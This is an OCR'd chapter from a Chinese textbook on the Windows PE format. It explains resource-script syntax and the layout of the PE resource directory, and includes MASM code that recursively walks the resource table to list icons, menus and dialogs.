历史总是惊人地相似，早期对于资源类别的错误观点，也曾经发生在内存、时间和网络上。早在MS-DOS时代，IBM的专家就预言，“个人计算机只需要640KB的内存就足够了”。可事实是，目前，基于Intel CPU的个人电脑硬是将连续的内存从1MB处分隔开，并美其名曰实模式和保护模式。回顾2000年的千年虫问题，就知道在时间处理上也出现过类似的事情。网络方面，IPv4限制了一个IP地址的位数为32位，从而导致人们不得不重新设计IP，以适应诸物皆互联的理念。

程序中常用的六类资源包括：

位图资源

光标资源

图标资源

菜单资源

对话框资源

自定义资源

下面分别来讨论这几种资源类型。

7.1.1　位图、光标、图标资源

位图、光标和图标是标识程序用途、修饰程序的最简约的符号，一般对应ico、cur、ani和bmp文件内容。因为三种资源最终都是基于图片文件的，因此放在一节中讨论。在对资源脚本文件进行定义时，通常使用文件名，最后由资源编译器rc.exe将像素数据读入，再转换为二进制格式存储在PE的资源表指向的位置。位图、光标、图标这三类资源在脚本文件中的定义格式如下：

位图定义：nameID BITMAP [DISCARDABLE]位图文件名

光标定义：nameID CURSOR [DISCARDABLE]光标文件名

图标定义：nameID ICON [DISCARDABLE]图标文件名

1）nameID表示该资源的名字，在程序中使用资源时需要用到它，类似于文件的句柄。

2）BITMAP、CURSOR、ICON表示资源的类型。

3）DISCARDABLE关键字是可选项，表示在不用的时候可以从内存中暂时卸载掉。

注意　当文件名包含空格时，需要使用英文半角状态下的双引号引起来。

脚本定义语句举例如下：

```
TITLE_ICON icon"abc.ico"
1000 icon discardable 123.ico
```

以上定义都是合法有效的。看一个实例：

```
ICO_MAIN ICON"D:\masm32\source\chapter7\main.ico"
```

以上脚本定义了程序的图标main.ico。

注意　上面的例子告诉我们，对应的外部文件可以使用绝对路径。

7.1.2　菜单资源

菜单是大部分应用程序都具备的资源。在资源脚本文件中，菜单的定义格式如下所示：

```
菜单 ID MENU [DISCARDABLE]
BEGIN
菜单项定义
......
END
```

其中，菜单ID可以是16位的整数，其赋值范围在1～65535之间。菜单项的定义可以有三种，分别表示：

普通菜单项

菜单分隔符

弹出菜单

其语法结构分别如下所示：

```
MENUITEM 菜单文字，命令 ID [,选项列表]
MENUITEM SEPARATOR
POPUP 菜单文字 [,选项列表]
BEGIN
菜单项定义
.......
END
```

以下是一个菜单实例，来自chapter7\pe.rc。

```
IDM_MAIN menu discardable
BEGIN
POPUP "文件(&F)"
BEGIN
menuitem "打开文件(&O)...",IDM_OPEN
menuitem separator
menuitem "退出(&x)",IDM_EXIT
END
POPUP "查看"
BEGIN
menuitem "源文件",IDM_1
menuitem "窗口透明度",IDM_2
menuitem separator
menuitem "大小",IDM_3
menuitem "宽度",IDM_4
END
END
```

如以上代码所示，IDM_MAIN为菜单句柄，该菜单包含两个弹出式菜单“文件”和“查看”。其中“文件”弹出菜单包含“打开”、分隔符和“退出”3个菜单选项；“查看”弹出菜单包含“源文件”、“窗口透明度”、分隔符、“大小”和“宽度”5个菜单选项。

想了解与菜单项定义有关的更多资料，请阅读《Windows环境下32位汇编语言程序设计》（ISBN 978-7-121-08663-2）。

7.1.3　对话框资源

对话框也是大部分程序具备的一种资源。弹出式对话框人性化地排列着文本框、说明文字和按钮等可视化控件，使复杂的计算机操作变得容易。

在资源脚本的定义中，对话框最为复杂，其语法如下：

```
对话框 ID DIALOG [DISCARDABLE]x坐标，y坐标，宽度，高度[options]
BEGIN
子窗口控件1
子窗口控件2
......
END
```

对话框的可选属性及描述见表7-2。

表 7-2　对话框的可选属性及描述

属　性	定义语法	描　述
标题文字	CAPTION "文字"	窗口标题栏的文字
窗口类	CLASS "类名"	对话框继承的窗口类
窗口风格	STYLE 风格组合	对话框的窗口风格
扩展风格	EXSTYLE 风格组合	对话框的扩展窗口风格
字体	FONT 大小，"字体名"	对话框使用的字体
菜单	MENU 菜单 ID	对话框上的菜单

以下是一个对话框实例，代码如下：

```
DLG_MAIN DIALOG 50,50,544,399
STYLE DS_MODALFRAME|WS_POPUP|WS_VISIBLE|WS_CAPTION|WS_SYSMENU
CAPTION"PE文件基本信息by qixiaorui"
MENU IDM_MAIN
FONT 9,"宋体"
BEGIN
CONTROL"",IDC_INFO,"RichEdit20A",196|ES_WANTRETURN
|WS_CHILD|ES_READONLY
|WS_VISIBLE|WS_BORDER|WS_VSCROLL|WS_TABSTOP,0,0,540,396
END
```

以上定义为对话框指定了标题文字、在屏幕上的坐标、使用的字体、对话框的样式；此外，还为对话框指定了一个菜单IDM_MAIN，并在对话框上安排了一个富文本控件。该对话框显示界面如图2-1所示。

7.1.4 自定义资源

通常，当开发者需要在PE文件中附带自定义数据时，可以使用自定义资源。其在资源文件中的定义语法如下：

```
资源ID 类型ID [DISCARDABLE]
BEGIN
数据定义
......
END
```

大部分情况下，都是将一个磁盘文件当做资源的内容。此时的语法简化为：

```
资源ID 类型ID [DISCARDABLE]文件名
```

类型ID可以是大于255的数值或字符串，如可以定义如下自定义资源：

```
1001 MP3"gaoshan.mp3"
2000 FLASH"GAOXIAO.FLV"
DIB_WINRESULT DLLTYPE"winResult.dll"
```

注意　MP3、FLASH并不在常用的资源类别里。这里的资源类别的名字可以自行定义。

7.2 PE资源表组织

本节主要介绍了PE文件中资源数据的组织方式，并通过一个实例介绍针对资源数据定义的数据结构以及在PE中定位资源表的方法。

7.2.1 资源表的组织方式

PE的资源组织方式类似于操作系统的文件管理方式。从根目录开始，下设一级子目录、二级子目录和三级子目录；三级子目录下才是文件。其三级目录结构如图7-1所示。



图 7-1 三级目录结构

一级子目录按照资源类型分类，如“光标”一级子目录、“位图”一级子目录、“菜单”一级子目录、“字符串”一级子目录、“加速键”一级子目录等多个资源类型。

二级子目录按照资源的ID分类。例如，同样是“菜单”一级子目录的内容，其下可以有：IDM_OPEN的ID号为2001、IDM_EXIT的ID号为2002、IDM_1的ID号为4000等多个菜单项。

三级子目录是按照资源的代码页分类，即不同的语言代码页对应不同的数据。其中，根据语言可以分为简体中文、英文、繁体中文等多个代码页。

三级目录后即为节点，也就是所说的“文件”。这里的“文件”其实就是包含了资源数据的指针和大小等信息的一个数据结构而已。对所有资源数据块的访问均可从这里开始。

扩展阅读 资源目录结构单元

由于一、二、三级目录的数据结构是相同的，均是由一个资源目录头加上多个线性跟随着的资源目录项组成，笔者将主干和枝干的节点称为资源目录结构单元，如图7-2所示。




图 7-2 资源目录结构单元

从数据结构角度来看，资源表是一个四层的二叉排序树结构。其中，第一层为主干，第二、三层为枝干，叶子节点为第四层。主干和枝干的节点即为资源目录结构单元，完整示意见图7-3。




图　7-3　资源表的二叉树结构

资源表的结构虽然比较复杂，但并不难理解。下面来分析一下资源表在PE文件中的详细定义。首先来看资源表数据的定位。

7.2.2 资源表数据定位

资源表是一张描述资源数据在PE中的分布情况的表。资源表是数据目录中注册的数据类型之一，其描述信息位于数据目录的第3个目录项中。使用PEDump小工具获取chapter7\PE.exe的数据目录表内容如下：

```
00000140  00 00 00 00 00 00 00 00 54 20 00 00 3C 00 00 00  ........T ..<...
00000150  00 40 00 00 A0 06 00 00 00 00 00 00 00 00 00 00  .@..............
00000160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000180  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
000001A0  00 20 00 00 34 00 00 00 00 00 00 00 00 00 00 00  . ..4...........
000001B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

黑体部分即为资源表数据目录信息。

通过以上字节码可获得与资源表数据有关的两条信息：

资源表数据所在地址RVA＝0x000004000

资源表数据大小＝000006A0h

以下是使用PEInfo小工具获取到的该文件所有的节信息：

```
节名称   未对齐前长度   内存中的偏移（对齐后的）  文件中对齐后的长度  文件中的偏移   节的属性
------------------------------------------------------------------------------------------
.text    000001be       00001000                  00000200            00000400       60000020
.rdata   00000182       00002000                  00000200            00000600       40000040
.data    00000114       00003000                  00000200            00000800       c0000040
.rsrc    000006a0       00004000                  00000800            00000a00       40000040
```

根据RVA与FOA的换算关系，可以得到资源表数据所在文件的偏移地址为0x00000A00。

7.2.3 资源目录头IMAGE_RESOURCE_DIRECTORY

资源表数据从第一级资源目录开始。资源的每一级目录都会有一个资源目录头，它标识了该类资源的属性、创建日期和版本等信息，其中也包含了随后的目录项的数量描述信息。详细结构定义如下：

```
IMAGE_RESOURCE_DIRECTORY STRUCT
    Characteristics        dd     ?     ; 0000h - 资源属性
    TimeDateStamp          dd     ?     ; 0004h - 时间戳
    MajorVersion           dw     ?     ; 0008h - 资源大版本号
    MinorVersion           dw     ?     ; 000ah - 资源小版本号
    NumberOfNamedEntries   dw     ?     ; 000ch - 以名称命名的入口数量
    NumberOfIdEntries      dw     ?     ; 000eh - 以 ID 命名的入口数量
IMAGE_RESOURCE_DIRECTORY ENDS
```

下面是结构IMAGE_RESOURCE_DIRECTORY中各字段的详细解释：

73.IMAGE_RESOURCE_DIRECTORY.Characteristics

+0000h，双字。资源属性，保留为将来使用，必须为0。

74.IMAGE_RESOURCE_DIRECTORY.TimeDateStamp

+0004h，双字。时间戳，即创建该资源的时间。

75.IMAGE_RESOURCE_DIRECTORY.MajorVersion IMAGE_RESOURCE_DIRECTORY.MinorVersion

+0008h，双字。资源的版本号。未用，大部分情况下为0。

76.IMAGE_RESOURCE_DIRECTORY.NumberOfNamedEntries

+000ch，双字。以名称命名的资源个数。

77.IMAGE_RESOURCE_DIRECTORY.NumberOfIdEntries

+000eh，双字。以ID命名的资源个数。

以上字段中，最重要的是76和77两个字段。在资源脚本文件中，定义资源时，既可以使用字符串作为名称来标识一个资源，也可以通过ID号来标识资源。资源目录项的数量等于两者之和。

7.2.4　资源目录项IMAGE_RESOURCE_DIRECTORY_ENTRY

紧跟在资源目录后的数据结构，就是在资源目录中声明的资源目录项。一个资源目录可能有多个资源目录项（以名称定义的资源目录项或以ID定义的资源目录项，或者两者组合），目录项和目录项之间是线性排列的。首先按照字母升序（不分大小写）排列名称资源目录项，然后再按ID升序排列ID资源目录项。图7-4是资源目录及目录项之间的关系示意图。




图　7-4　资源目录及目录项之间的关系

资源目录项数据结构的详细定义如下：

```
IMAGE_RESOURCE_DIRECTORY_ENTRY STRUCT
union ;0000h-目录项的名字、字符串指针或ID号
rName RECORD NameIsString:1,NameOffset:31
Name1 dd ?
Id dd ?
ends
union ;0004h-目录项指针
```

```
OffsetToData dd ?
rDirectory RECORD DataIsDirectory:1,OffsetToDirectory:31
ends
IMAGE_RESOURCE_DIRECTORY_ENTRY ENDS
```

因为结构中使用了union类型，所以这个结构稍微难懂一些。每个union字段在不同的使用场合会具有不同的数据解释和不同的数据值。下面分别介绍各字段的含义：

78.IMAGE_RESOURCE_DIRECTORY_ENTRY.Name1

+0000h，双字。第一个union字段，它定义了目录项的名称或者ID。

该双字的高位（即31位）如果为1，则表示低地址部分为一个指向Unicode字符串的指针（注意，这里的字符串不是Ansi字符串，所以另有规定）；如果为0，则表示该字段为一个编号。

资源中对字符串的定义全部采用Unicode编码，该指针并不直接指向一个以“\0”结尾的字符串所在地址，而是指向了结构IMAGE_RESOURCE_DIR_STRING_U。该结构完善了指针的定义（即不仅包含指针，还包含指针指向的块长度，大家可以自己想想为什么这里需要长度字段），其详细定义如下：

```
IMAGE_RESOURCE_DIR_STRING_U STRUCT
Length1 dw ? ;0000h-字符串长度
NameString dw ? ;0002h-Unicode字符串，长度不确定
IMAGE_RESOURCE_DIR_STRING_U ENDS
```

79.IMAGE_RESOURCE_DIRECTORY_ENTRY.OffsetToData

+0004h，双字。这个字段是一个指针，当它的高位（第31位）为0时，指针指向的是描述资源数据块的指针，通常出现在第三级目录中；当高位为1时，低位数据指向下一级目录块的起始地址。有关这两个字段更详细的解释参见7.2.6小节。

提示　字段78和79中的地址并不是基于文件起始地址的，它的偏移是基于资源表的起始位置。一定要清楚这一点，否则在定位资源数据时会出现错误！

7.2.5 资源数据项IMAGE_RESOURCE_DATA_ENTRY

资源数据项其实就是前面所说的“目录-文件”结构中的“文件”。它是通过三次目录定位后找到的一个数据结构，图7-5显示了资源数据项与三级目录和最终的资源数据块之间的关系。

如图7-5所示，第三级目录项中的字段IMAGE_RESOURCE_DIRECTORY_ENTRY.OffsetToData指向了资源数据项，而资源数据项中的OffsetToData字段则指向了资源数据块。

资源数据项的详细结构定义如下：

```
IMAGE_RESOURCE_DATA_ENTRY STRUCT
   OffsetToData          dd ?   ; 0000h - 资源数据的RVA

  Size1         dd      ? ; 0004h - 资源数据的长度
  CodePage      dd      ? ; 0008h - 代码页
  Reserved      dd      ? ; 000ch - 保留字段
IMAGE_RESOURCE_DATA_ENTRY ENDS
```




图 7-5 资源数据块定位中的资源数据项

80.IMAGE_RESOURCE_DATA_ENTRY.OffsetToData

+0000h，双字。该字段是一个指向资源数据块的指针，是一个RVA值，在文件中访问时需要注意转换成文件偏移。此处指向的资源数据块还不是赤裸裸的资源信息，而是附加了一些数据结构的资源块。后面7.4节还会对常用的资源块进行进一步的解析。

81.IMAGE_RESOURCE_DATA_ENTRY.Size1

+0004h，双字。资源数据的大小。

82.IMAGE_RESOURCE_DATA_ENTRY.CodePage < /h5 >

+0008h，双字。代码页，未用，大多数情况下为0。

83.IMAGE_RESOURCE_DATA_ENTRY.Reserved < /h5 >

+000ch，双字。保留字段。总是为0。

对资源表的大部分编程，只要能解析出该结构中指定资源块所处的地址和资源块的大小，资源表的使命也就算完成了。

7.2.6 三级结构中目录项的区别

由于目录处的级别不同，目录中各字段所表述的内容也不一样；尽管它们具有相同的数据结构和完全相同的字段，在不同级别的目录项中有些字段的含义是不一样的。本小节就专门研究三级目录中目录项各字段不一样的地方。

1.IMAGE_RESOURCE_DATA_ENTRY.Name1

（1）字段最高位（即31位）为1

当结构用于第一层目录时，表示这是一个非标准的类型。由该字段的低31位组成一个偏移值，该偏移是相对于资源基地址的特殊偏移地址。该地址指向一个IMAGE_RESOURCE_DIR_STRING_U结构表示的Unicode字符串。字符串为非标准的类型的名字。类似于本章第1节自定义资源中的"DLLTYPE"。

当结构用于第二层目录时，表示这是一个非标准的命名。由该字段的低31位组成一个偏移值，该偏移是相对于资源基地址的特殊偏移地址。该地址指向一个IMAGE_RESOURCE_DIR_STRING_U结构表示的Unicode字符串。字符串为非标准的类型下的命名，类似于本章第1节自定义资源中的"DIB_WINRESULT"。

当结构用于第三层目录时，表示这是一个非标准的语言（没有预定义的代码页）。由该字段的低31位组成一个偏移值，该偏移是相对于资源基地址的特殊偏移地址。该地址指向一个IMAGE_RESOURCE_DIR_STRING_U结构表示的Unicode字符串。字符串为非标准的语言的名字。

（2）字段第31位为0

当结构用于第一层目录时，表示这是标准的类型（预定义的类型）。由该字段的低16位组成整数标识符ID，由于该类型已定义，所以可以通过该标识符获取预先定义的名字。例如该值为03h，则名字表示预定义当中的"ICON"。

当结构用于第二层目录时，表示这是标准的命名（预定义的类型）。由该字段的低16位组成整数标识符ID来定义名字。

当结构用于第三层目录时，表示这是标准的语言代码（预定义的类型）。由该字段的低16位组成整数标识符ID，可以通过该标识符获取预先定义的语言的名称。如ID＝2052，表示该语言为Simpled_Chinese（简体中文）。大多数情况下，每个资源的代码页只定义一

种。

2.IMAGE_RESOURCE_DATA_ENTRY.OffsetToData

（1）字段第31位为1

当结构用于第一层目录时，由该字段低31位组成一个整数偏移地址。该地址是相对于资源起始地址的偏移，该偏移指向下一个目录。

当结构用于第二层目录时，由该字段低31位组成一个整数偏移地址。该地址是相对于资源起始地址的偏移，该偏移指向下一个目录。

第三层目录的该值第31位不为1。

（2）字段第31位为0

第一层目录的该值第31位不为0。

第二层目录的该值第31位不为0。

当结构用于第三层目录时，表示该字段指向一个数据项IMAGE_RESOURCE_DATA_ENTRY。

注意　由低31位组成的地址是基于资源起始地址的。

7.3 资源表遍历

有的读者会问：PE中是否存在资源表？资源表的具体位置在哪里？

这些信息可以从数据目录表中获得。在PE文件头IMAGE_OPTIONAL_HEADER32的数据目录中，第3个IMAGE_DATA_DIRECTORY结构描述的就是资源表。以下是PE中资源表所在位置和大小的获取方法：

资源表位置：IMAGE_DATA_DIRECTORY[8*2].VirtualAddress

资源表大小：IMAGE_DATA_DIRECTORY[8*2].isize

通过程序定位到资源表，将资源表内容按照人性化方式显示出来。和前面其他数据的遍历一样，需要在PEInfo.asm的_openFile中加入以下遍历代码：

```
;显示资源表信息
invoke _getResource,@lpMemory,esi,@dwFileSize
```

代码清单7-1是函数_getResource的代码。

代码清单7-1　获取PE文件的资源信息的函数_getResource（chapter7\peinfo.asm）

```
;---------------------------------
;获取PE文件的资源信息
;----------------------------------
_getResource proc _lpFile,_lpPeHead,_dwSize
local @szBuffer [1024]:byte
pushad
;通过PE头定位资源表所在RVA
mov esi,_lpPeHead
assume esi:ptr IMAGE_NT_HEADERS
mov eax,[esi].OptionalHeader.DataDirectory[8*2].VirtualAddress
.if!eax
invoke _appendInfo,addr szNoResource
jmp _ret
.endif
push eax
;求资源表在文件的偏移
invoke _RVAToOffset,_lpFile,eax
add eax,_lpFile
mov esi,eax
pop eax
invoke _getRVASectionName,_lpFile,eax
invoke wsprintf,addr @szBuffer,addr szOut4,eax
invoke _appendInfo,addr @szBuffer

;传入的4个参数分别表示
;1、文件头位置
```

```
;2、资源表位置
;3、目录位置
;4、目录级别
invoke _processRes,_lpFile,esi,esi,1
_ret:
assume esi:nothing
popad
ret
_getResource endp
```

如代码所示，首先通过查询数据目录表获取资源表的RVA，然后调用_RVAToOffset获取资源表在文件的偏移，并显示资源表所处的节名。所有这些操作完成后，将指针定位到资源表起始，使用递归函数_processRes开始遍历资源表。代码清单7-2是该函数的源代码。

代码清单7-2　用递归函数_processRes遍历资源表项（chapter7\peinfo.asm）

```
;--------------------------------
;递归函数，遍历资源表项
;_lpFile：文件地址
;_lpRes：资源表地址
;_lpResDir：目录地址
;_dwLevel：目录级别
;---------------------------------
_processRes proc _lpFile,_lpRes,_lpResDir,_dwLevel
local @dwNextLevel,@szBuffer [1024]:byte
local @szResName [256]:byte

pushad
mov eax,_dwLevel
inc eax
mov @dwNextLevel,eax ;为下一次递归准备第四个参数

mov esi,_lpResDir ;指向目录表

;计算目录项的个数
assume esi:ptr IMAGE_RESOURCE_DIRECTORY
mov cx,[esi].NumberOfNamedEntries
add cx,[esi].NumberOfIdEntries
movzx ecx,cx

;跳过目录头定位到目录项
add esi,sizeof IMAGE_RESOURCE_DIRECTORY
assume esi:ptr IMAGE_RESOURCE_DIRECTORY_ENTRY
.while ecx＞0
push ecx
;查看IMAGE_RESOURCE_DIRECTORY_ENTRY.OffsetToData
mov ebx,[esi].OffsetToData
.if ebx＆80000000h ;如果最高位为1
and ebx,7FFFFFFFh ;求其他目录项
add ebx,_lpRes ;偏移是基于资源表起始地址的
;为下一次递归准备第三个参数

.if _dwLevel == 1 ;如果是第一级资源类别

mov eax,[esi].Name1
```

```
.if eax＆80000000h ;如果是按名称定义的资源类型
;该部分结束后，eax指向了名称字符串
and eax,7FFFFFFFh
add eax,_lpRes
movzx ecx,word ptr [eax] ;ecx=名字长度
;跳过2字节的IMAGE_RESOURCE_DIR_STRING_U.Length1
add eax,2
mov edx,eax ;edx=名字地址
;将Unicode字符转换为多字节字符
invoke WideCharToMultiByte,CP_ACP,\
WC_COMPOSITECHECK,edx,ecx,\
addr @szResName,sizeof @szResName,\
NULL,NULL
lea eax,@szResName
.else ;如果是按编号定义的资源类型
;该分支结束后，eax指向了资源编号
.if eax＜=10h ;系统内定的资源编号
;定位编号所在字符串eax=(n-1)*sizeof szType
dec eax
mov ecx,sizeof szType
mul ecx
add eax,offset szType
.else
invoke wsprintf,addr @szBuffer,\
addr szOut5,eax
jmp _goHere
.endif
.endif
invoke wsprintf,addr @szBuffer,addr szLevel1,eax
_goHere:
.elseif _dwLevel == 2 ;如果是第二级资源ID
mov edx,[esi].Name1
.if edx＆80000000h ;如果是按字符串定义的资源ID
and edx,7FFFFFFFh
add edx,_lpRes
movzx ecx,word ptr [edx] ;ecx=名字长度
;跳过2字节的IMAGE_RESOURCE_DIR_STRING_U.Length1
add edx,2
;将Unicode字符转换为多字节字符
invoke WideCharToMultiByte,CP_ACP,\
WC_COMPOSITECHECK,edx,ecx,\
addr @szResName,sizeof @szResName,\
NULL,NULL
invoke wsprintf,addr @szBuffer,addr szLevel2,\
addr @szResName
.else ;如果是按编号定义的资源类型
invoke wsprintf,addr @szBuffer,\
addr szOut6,edx
.endif
.else
.break ;跳出递归
.endif
```

```
99 invoke _appendInfo,addr @szBuffer
100 invoke _processRes,_lpFile,_lpRes,ebx,@dwNextLevel
101
102
103 ;如果IMAGE_RESOURCE_DIRECTORY_ENTRY.OffsetToData最高位为0
104
105 .else ;第三级目录
106 add ebx,_lpRes
107 mov ecx,[esi].Name1 ;代码页
108 assume ebx:ptr IMAGE_RESOURCE_DATA_ENTRY
109 mov eax,[ebx].OffsetToData
110 invoke _RVAToOffset,_lpFile,eax
111 invoke wsprintf,addr @szBuffer,addr szLevel3,\
112 ecx,eax,[ebx].Size1
113 invoke _appendInfo,addr @szBuffer
114 .endif
115 add esi,sizeof IMAGE_RESOURCE_DIRECTORY_ENTRY
116 pop ecx
117 dec ecx
118 .endw
119 assume esi:nothing
120 assume ebx:nothing
121 popad
122 ret
123 _processRes endp
```

该函数是一个递归程序。函数内部包含一个循环，用于处理不同目录级别下资源目录结构单元。循环的结束条件是该目录级别下所有的目录项均已处理完毕。目录项的个数由21～23行代码计算得出。

37～72行是对第一级资源目录结构单元的处理。主要是根据IMAGE_RESOURCE_DIRECTORY_ENTRY.Name1的最高位为0还是为1，来确定是显示名称还是显示编号。

74～104行是对第二级资源目录结构单元的处理。方法和第一级资源目录结构单元的处理方法一样。

105～114行是对第三级资源目录结构单元的处理。该级的处理直接涉及资源块的最终地址和大小。该部分处理完毕，整个递归也结束。

编译链接生成新的PEInfo.exe程序，使用它打开记事本程序并进行分析。以下内容显示了记事本程序的资源表数据的部分内容。

```
------------------------------------------------------------
资源表所处的节：.rsrc
------------------------------------------------------------

根目录
|
|-- 3- 图标
|     |
|     |-- ID 1
|     |       |
|     |       |-- 代码页：2052   资源所在文件位置：0x00008968   资源长度：1640
|     |-- ID 2
|     |       |
|     |       |-- 代码页：2052   资源所在文件位置：0x00008fd0   资源长度：744
|     |-- ID 3
......
|-- 4- 菜单
|     |
|     |-- ID 1
|     |       |
|     |       |-- 代码页：2052   资源所在文件位置：0x0000eb50   资源长度：816
|-- 5- 对话框

|     |
|     |-- NPENCODINGDIALOG
|     |       |
|     |       |-- 代码页：2052   资源所在文件位置：0x0000ee80   资源长度：124
|     |-- ID 11
|     |       |
|     |       |-- 代码页：2052   资源所在文件位置：0x0000eefc   资源长度：192
......
```

7.4 PE资源深度解析

PE中的资源表结构只帮助我们查找指定资源（可以通过指定名称或指定编号）的资源数据块所在文件的位置和大小。而对于某个特定的资源，比如对话框或菜单，其详细的数据块格式需要在本小节中完成。本节以PE.exe为例，对PE.exe中的资源数据块进行深度解析。首先来看一下PE.exe的资源脚本定义，该定义在第2章中出现过。

7.4.1 资源脚本

PE.exe的资源定义在文件pe.rc中，文件中一共定义了三种资源：图标、菜单和对话框。详细定义如下。

```
#include <resource.h>
#define ICO_MAIN 1000 ;常量定义
#define DLG_MAIN 1000
#define IDC_INFO 1001
#define IDM_MAIN 2000
#define IDM_OPEN 2001
#define IDM_EXIT 2002
#define IDM_1 4000
#define IDM_2 4001
#define IDM_3 4002
#define IDM_4 4003
ICO_MAIN ICON"main.ico" ;图标定义
DLG_MAIN DIALOG 50,50,544,399 ;对话框定义
STYLE DS_MODALFRAME|WS_POPUP|WS_VISIBLE|WS_CAPTION|WS_SYSMENU
CAPTION"PE文件基本信息by qixiaorui"
MENU IDM_MAIN
FONT 9,"宋体"
BEGIN
CONTROL"",IDC_INFO,"RichEdit20A",196|ES_WANTRETURN|WS_CHILD|
ES_READONLY
 |WS_VISIBLE|WS_BORDER|WS_VSCROLL|WS_TABSTOP,0,0,540,396
END
IDM_MAIN menu discardable ;主菜单定义
BEGIN
POPUP"文件（&F）"
BEGIN
menuitem"打开文件（&O）...",IDM_OPEN
menuitem separator
menuitem"退出（&x）",IDM_EXIT
END
POPUP "查看"
BEGIN
menuitem "源文件",IDM_1
menuitem "窗口透明度",IDM_2
menuitem separator
menuitem "大小",IDM_3
menuitem "宽度",IDM_4
END
END
```

